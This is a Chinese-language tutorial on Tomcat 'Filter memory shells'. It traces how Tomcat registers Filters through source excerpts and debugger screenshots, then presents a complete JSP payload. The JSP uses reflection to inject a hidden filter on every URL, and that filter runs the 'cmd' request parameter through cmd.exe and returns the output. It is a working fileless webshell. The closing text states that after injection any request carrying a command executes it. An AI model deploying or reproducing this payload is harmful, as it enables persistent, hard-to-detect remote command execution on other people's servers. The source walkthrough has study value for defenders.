

# Filter内存马

## 分类

- filter 内存马是 servlet-api 内存马下的一种，在tomcat高版本中存在实现了动态注册 tomcat 组件的方法，其中就存在 addFilter 方法，用于动态注册 Filter。

```
690      */
691      public FilterRegistration.Dynamic addFilter(String filterName, String className);
692
693      /**
694       * Add filter to context.
695       * @param filterName Name of filter to add
696       * @param filter      Filter to add
697       * @return <code>null</code> if the filter has already been fully defined,
698       *         else a {@link javax.servlet.FilterRegistration.Dynamic} object
699       *         that can be used to further configure the filter
700       * @throws UnsupportedOperationException If called from a
701       *         {@link ServletContextListener#contextInitialized(ServletContextEvent)}
702       *         method of a {@link ServletContextListener} that was not defined in a
```

## Filter生命周期

- 如果之前有调试tomcat源码的话可以知道 Filter 是在 tomcat 服务器启动时通过 init 方法启动的，服务器关闭时通过 destroy 方法销毁。中间通过执行 doFilter 方法进行过滤。

```
public class demoFilter implements Filter {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
        System.out.println("Filter init.....");
    }

    @Override
    public void doFilter(ServletRequest request, ServletResponse response,
        FilterChain chain) throws IOException, ServletException {
        System.out.println("Filter执行了");
        //考虑是否放行
        //放行
        chain.doFilter(request, response);

        System.out.println("filter返回了");
        request.getServletContext().addFilter();
    }

    @Override
    public void destroy() {
        System.out.println("Filter destroy.....");
    }
}
```

```

Filter init....
16-Aug-2021 16:19:23.066 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application
16-Aug-2021 16:19:23.071 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:19:23.085 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 4501 ms
Disconnected from the target VM, address: '127.0.0.1:62356', transport: 'socket'
16-Aug-2021 16:20:49.759 INFO [Thread-4] org.apache.coyote.AbstractProtocol.pause Pausing ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:20:50.124 INFO [Thread-4] org.apache.catalina.core.StandardService.stopInternal Stopping service [Catalina]
16-Aug-2021 16:20:50.137 INFO [Thread-4] org.apache.coyote.AbstractProtocol.stop Stopping ProtocolHandler ["http-nio-8080"]
16-Aug-2021 16:20:50.140 INFO [Thread-4] org.apache.coyote.AbstractProtocol.destroy Destroying ProtocolHandler ["http-nio-8080"]
Filter destroy....

```

- 从源码角度来看看 Filter 的生命周期

## 1. 初始化: filter在服务器的初始化阶段完成。filter注册

org.apache.catalina.core.ApplicationContext

```

792 if (!context.getState().equals(LifecycleState.STARTING_PREP)) { context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext[/web_demo]"
793 //TODO Spec breaking enhancement to ignore this restriction
794 throw new IllegalStateException(
795     sm.getString( "key: "applicationContext.addFilter.isc",
796         getContextPath());
797 }
798
799 FilterDef filterDef = context.findFilterDef(filterName);
800
801 // Assume a 'complete' FilterRegistration is one that has a class and
802 // a name
803 if (filterDef == null) {
804     filterDef = new FilterDef();
805     filterDef.setFilterName(filterName);
806     context.addFilterDef(filterDef);
807 } else {
808     if (filterDef.getFilterName() != null &&
809         filterDef.getFilterClass() != null) {
810         return null;
811     }
812 }
813
814 if (filter == null && filterClass != null) {
815     filterDef.setFilterClass(filterClass);
816 } else {
817     filterDef.setFilterClass(filter.getClass().getName());
818     filterDef.setFilter(filter);
819 }
820
821 return new ApplicationFilterRegistration(filterDef, context);
822 }

```

在服务器初始化阶段 ApplicationContext 类中会首先判断状态，之后进行 Filter 的初始化阶段，将 Filter 相关信息填充到 filterDefs，filterMaps，filterConfigs 两个参数。此处应该注意的是 context对象表示的是StandardContext对象

The screenshot shows the IDE's stack trace and variables pane. The stack trace on the left indicates the execution path: `addFilter792, ApplicationContext (org.apache.catalina.core)` is the current frame, followed by `addFilter773, ApplicationContextFacade (org.apache.catalina.core)`, `<init>109, WebServerContainer (org.apache.tomcat.websocket.server)`, `init137, WsSci (org.apache.tomcat.websocket.server)`, `onStartup49, WsSci (org.apache.tomcat.websocket.server)`, `startInternal5221, StandardContext (org.apache.catalina.core)`, `start183, LifecycleBase (org.apache.catalina.util)`, `addChildInternal755, ContainerBase (org.apache.catalina.core)`, `addChild729, ContainerBase (org.apache.catalina.core)`, `addChild689, StandardHost (org.apache.catalina.core)`, `deployDirectory1177, HostConfig (org.apache.catalina.startup)`, `run1925, HostConfig$DeployDirectory (org.apache.catalina.startup)`, `call511, Executors$RunnableAdapter (java.util.concurrent)`, `run555capture266, FutureTask (java.util.concurrent)`, and `run1, FutureTask (java.util.concurrent)`. The variables pane on the right shows the state of the `context` object, which is a `StandardContext`. It includes fields like `distributable`, `docBase`, `filterConfigs`, `filterDefs`, `filterMaps`, `lock`, `array`, and `isStart`. The `filterDefs` field is highlighted with a red box, showing a list of filter definitions, including the one for `filterName=filterTow` and `filterClass=lagou.edu.servlet.demoFilter`.

## 2. 首先是 filterDefs 参数填充:

```
ApplicationContext.java x ApplicationContextFacade.java x WsServerContainer.java x WsSci.java x StandardCo
798
799     FilterDef filterDef = context.findFilterDef(filterName);
800
801     // Assume a 'complete' FilterRegistration is one that has a class and
802     // a name
803     if (filterDef == null) {
804         filterDef = new FilterDef();
805         filterDef.setFilterName(filterName);
806         context.addFilterDef(filterDef);
807     } else {
808         if (filterDef.getFilterName() != null &&
809             filterDef.getFilterClass() != null) {
810             return null;
811         }
812     }
813
814     if (filter == null) {
815         filterDef.setFilterClass(filterClass);
816     } else {
817         filterDef.setFilterClass(filter.getClass().getName());
818         filterDef.setFilter(filter);
819     }
820
```

3. 之后是 filterMaps 的填充:

```
ApplicationContext.java x ApplicationContextFacade.java x WsServerContainer.java x WsSci.java x StandardContext.java x demoFilter.j
101
102
103     value = servletContext.getInitParameter(
104         Constants.ENFORCE_NO_ADD_AFTER_HANDSHAKE_CONTEXT_INIT_PARAM);
105     if (value != null) {
106         setEnforceNoAddAfterHandshake(Boolean.parseBoolean(value));
107     }
108
109     FilterRegistration.Dynamic fr = servletContext.addFilter(
110         filterName: "Tomcat WebSocket (JSR356) Filter", new WsFilter());
111     fr.setAsyncSupported(true);
112
113     EnumSet<DispatcherType> types = EnumSet.of(DispatcherType.REQUEST,
114         DispatcherType.FORWARD);
115
116     fr.addMappingForUrlPatterns(types, isMatchAfter: true, ...urlPatterns: "/*");
117
118
119
120     /**
```

```
ApplicationContextFacade.java x WsServerContainer.java x WsSci.java x StandardContext.java x demoFilter.java x ApplicationFilterConfig.java x HttpServlet.java x addFilter.java x ApplicationFilterRegistration.java
78
79
80     // else error?
81
82
83     @Override
84     public void addMappingForUrlPatterns(
85         EnumSet<DispatcherType> dispatcherTypes, boolean isMatchAfter, dispatcherTypes: "[FORWARD, REQUEST]" isMatchAfter: true
86         String... urlPatterns) { urlPatterns: ["/*"]
87
88         FilterMap filterMap = new FilterMap(); filterMap: "FilterMap[filterName=Tomcat WebSocket (JSR356) Filter]"
89         filterMap.setFilterName(filterDef.getFilterName()); filterDef: "FilterDef[filterName=Tomcat WebSocket (JSR356) Filter, filterClass=org.apache.tomcat.websocket.server.WsFilter]"
90
91         if (dispatcherTypes != null) {
92             for (DispatcherType dispatcherType : dispatcherTypes) { dispatcherTypes: "[FORWARD, REQUEST]" dispatcherType: "FORWARD"
93                 filterMap.setDispatcher(dispatcherType.name()); filterMap: "FilterMap[filterName=Tomcat WebSocket (JSR356) Filter]" dispatcherType: "FORWARD"
94             }
95         }
96
97
98         if (urlPatterns != null) {
```

4. 最后是 filterConfigs 的填充: 这一步是在执行过滤器的 init 方法之后

```
apache > catalina > core > StandardContext
StandardContext.java
// Instantiate and record a FilterConfig for each defined filter
boolean ok = true; ok: true
synchronized (filterConfigs) {
    filterConfigs.clear();
    for (Entry<String,FilterDef> entry : filterDefs.entrySet()) {
        String name = entry.getKey(); name: "filterTow"
        if (getLogger().isDebugEnabled()) {
            getLogger().debug(" Starting filter '" + name + "'");
        }
        try {
            ApplicationFilterConfig filterConfig = filterConfig: "ApplicationFilterConfig[name
                new ApplicationFilterConfig( context: this, entry.getValue()); entry: "filter
            filterConfigs.put(name, filterConfig); name: "filterTow" filterConfig: "Applica
        } catch (Throwable t) {
            t = ExceptionUtils.unwrapInvocationTargetException(t);
            ExceptionUtils.handleThrowable(t);
            getLogger().error(sm.getString(
                key: "standardContext.filterStart", name), t);
            ok = false;
        }
    }
}
```

5. 之后在 `standardContext` 类中进行类的初始化。这一步会调用 `Filter` 的 `init` 方法

```
public boolean filterStart() {
    if (getLogger().isDebugEnabled()) {
        getLogger().debug("Starting filters");
    }
    // Instantiate and record a FilterConfig for each defined filter
    boolean ok = true; ok: true
    synchronized (filterConfigs) {
        filterConfigs.clear(); filterConfigs: "{}"
        for (Entry<String,FilterDef> entry : filterDefs.entrySet()) {
            String name = entry.getKey(); name: "filterTow"
            if (getLogger().isDebugEnabled()) {
                getLogger().debug(" Starting filter '" + name + "'"); name: "filterTow"
            }
            try {
                ApplicationFilterConfig filterConfig =
                    new ApplicationFilterConfig( context: this, entry.getValue()); entry: "filterTow=
                filterConfigs.put(name, filterConfig);
            } catch (Throwable t) {
                t = ExceptionUtils.unwrapInvocationTargetException(t);
                ExceptionUtils.handleThrowable(t);
                getLogger().error(sm.getString(
                    key: "standardContext.filterStart", name), t);
                ok = false;
            }
        }
    }
}
```

6. `Filter` 执行：首先是 `FilterChain` 的创建和添加。`Filter` 的创建是在初始化阶段，但是每一次请求都会重新创建这个 `FilterChain`，并且会将 `Servlet` 放入 `FilterChain` 当中。

```
StandardContext.java
DispatcherType dispatcherType = DispatcherType.REQUEST; dispatcherType: "REQUEST"
if (request.getDispatcherType() != DispatcherType.ASYNC) {
    dispatcherType = DispatcherType.ASYNC;
}
request.setAttribute(Globals.DISPATCHER_TYPE_ATTR, dispatcherType); dispatcherType: "REQUEST"
request.setAttribute(Globals.DISPATCHER_REQUEST_PATH_ATTR, request: Request@2834
    requestPathMB: requestPathMB: "/address"
// Create the filter chain for this request
// 创建Filter链
ApplicationFilterChain filterChain =
    ApplicationFilterFactory.createFilterChain(request, wrapper, servlet);
// Call the filter chain for this request
// NOTE: This also calls the servlet's service() method
Container container = this.container;
try {
    if ((servlet != null) && (filterChain != null)) {
        // Swallow output if needed
    }
}
```

7. 在 `createFilterChain` 中会遍历初始化时填充的 `filterMaps`，取出 `filter` 信息，然后组装 `filterChain`

```

105     for (FilterMap filterMap : filterMaps) { filterMaps: FilterMap[2]@3412    filterMap: "FilterMap[filterName=filterTow, urlPattern=/*]"
106         if (!matchDispatcher(filterMap, dispatcher)) { dispatcher: "REQUEST"
107             continue;
108         }
109         if (!matchFiltersURL(filterMap, requestPath)) { requestPath: "/addressume"
110             continue;
111         }
112         ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) filterConfig: "ApplicationFilterConfig[name=filterTow, filterClass=log
113             context.findFilterConfig(filterMap.getFilterName()); context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext
114         if (filterConfig == null) {
115             // FIXME - log configuration problem
116             continue;
117         }
118         filterChain.addFilter(filterConfig); filterChain: ApplicationFilterChain@3292    filterConfig: "ApplicationFilterConfig[name=filterTow,
119     }

```

8. 销毁：在服务器关闭时销毁。

## Filter 内存马思路

- 按照上面源代码中 Filter 的初始化过程，我们通过获取 StandardContext 属性，然后模拟填充过程，将三个参数填充完毕即可。然后在下一次请求的过程中就会自动将我们自定义的 filter 组装到 FilterChain 当中。
- 源码参考：[n1nty-Tomcat源代码调试笔记-看不见的shell](#)这篇文章应该是最开始研究内存马的文章了。原理就是一直通过反射获取到 StandardContext 属性，然后填充 Filter 的三个属性。

```

<%@ page language="java" contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<%@ page import="java.io.IOException"%>
<%@ page import="javax.servlet.DispatcherType"%>
<%@ page import="javax.servlet.Filter"%>
<%@ page import="javax.servlet.FilterChain"%>
<%@ page import="javax.servlet.FilterConfig"%>
<%@ page import="javax.servlet.FilterRegistration"%>
<%@ page import="javax.servlet.ServletContext"%>
<%@ page import="javax.servlet.ServletException"%>
<%@ page import="javax.servlet.ServletRequest"%>
<%@ page import="javax.servlet.ServletResponse"%>
<%@ page import="javax.servlet.annotation.WebServlet"%>
<%@ page import="javax.servlet.http.HttpServlet"%>
<%@ page import="javax.servlet.http.HttpServletRequest"%>
<%@ page import="javax.servlet.http.HttpServletResponse"%>
<%@ page import="org.apache.catalina.core.ApplicationContext"%>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig"%>
<%@ page import="org.apache.catalina.core.StandardContext"%>
<%@ page import="org.apache.tomcat.util.descriptor.web.*"%>
<%@ page import="org.apache.catalina.Context"%>
<%@ page import="java.lang.reflect.*"%>
<%@ page import="java.util.EnumSet"%>
<%@ page import="java.util.Map"%>

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Insert title here</title>
</head>
<body>
<%

```

```

final String name = "n1ntyfilter";

ServletContext ctx = request.getSession().getServletContext();
Field f = ctx.getClass().getDeclaredField("context");
f.setAccessible(true);
ApplicationContext appCtx = (ApplicationContext)f.get(ctx);

f = appCtx.getClass().getDeclaredField("context");
f.setAccessible(true);
StandardContext standardCtx = (StandardContext)f.get(appCtx);


f = standardCtx.getClass().getDeclaredField("filterConfigs");
f.setAccessible(true);
Map filterConfigs = (Map)f.get(standardCtx);

if (filterConfigs.get(name) == null) {
    out.println("inject "+ name);
    Filter filter = new Filter() {
        @Override
        public void init(FilterConfig arg0) throws ServletException {
            // TODO Auto-generated method stub
        }
        @Override
        public void doFilter(ServletRequest arg0, ServletResponse arg1,
FilterChain arg2)
            throws IOException, ServletException {
            // TODO Auto-generated method stub
            HttpServletRequest req = (HttpServletRequest)arg0;
            if (req.getParameter("cmd") != null) {
                byte[] data = new byte[1024];
                Process p = new ProcessBuilder("cmd.exe", "/c",
req.getParameter("cmd")).start();
                int len = p.getInputStream().read(data);
                p.destroy();
                arg1.getWriter().write(new String(data, 0, len));
                return;
            }
            arg2.doFilter(arg0, arg1);
        }
        @Override
        public void destroy() {
            // TODO Auto-generated method stub
        }
    };
    FilterDef filterDef = new FilterDef();
    filterDef.setFilterName(name);
    filterDef.setFilterClass(filter.getClass().getName());
    filterDef.setFilter(filter);
    standardCtx.addFilterDef(filterDef);
    FilterMap m = new FilterMap();
    m.setFilterName(filterDef.getFilterName());
    m.setDispatcher(DispatcherType.REQUEST.name());
    m.addURLPattern("/*");
    standardCtx.addFilterMapBefore(m);
    Constructor constructor =
ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,
FilterDef.class);

```

```
        constructor.setAccessible(true);
        FilterConfig filterConfig =
            (FilterConfig)constructor.newInstance(standardCtx, filterDef);
        filterConfigs.put(name, filterConfig);
        out.println("injected");
    }
%>
</body>
</html>
```

首先访问jsp文件，注入 Filter



inject n1ntyfilter injected

之后访问任何请求都会首先经过我们的 Filter，带上命令就可执行。

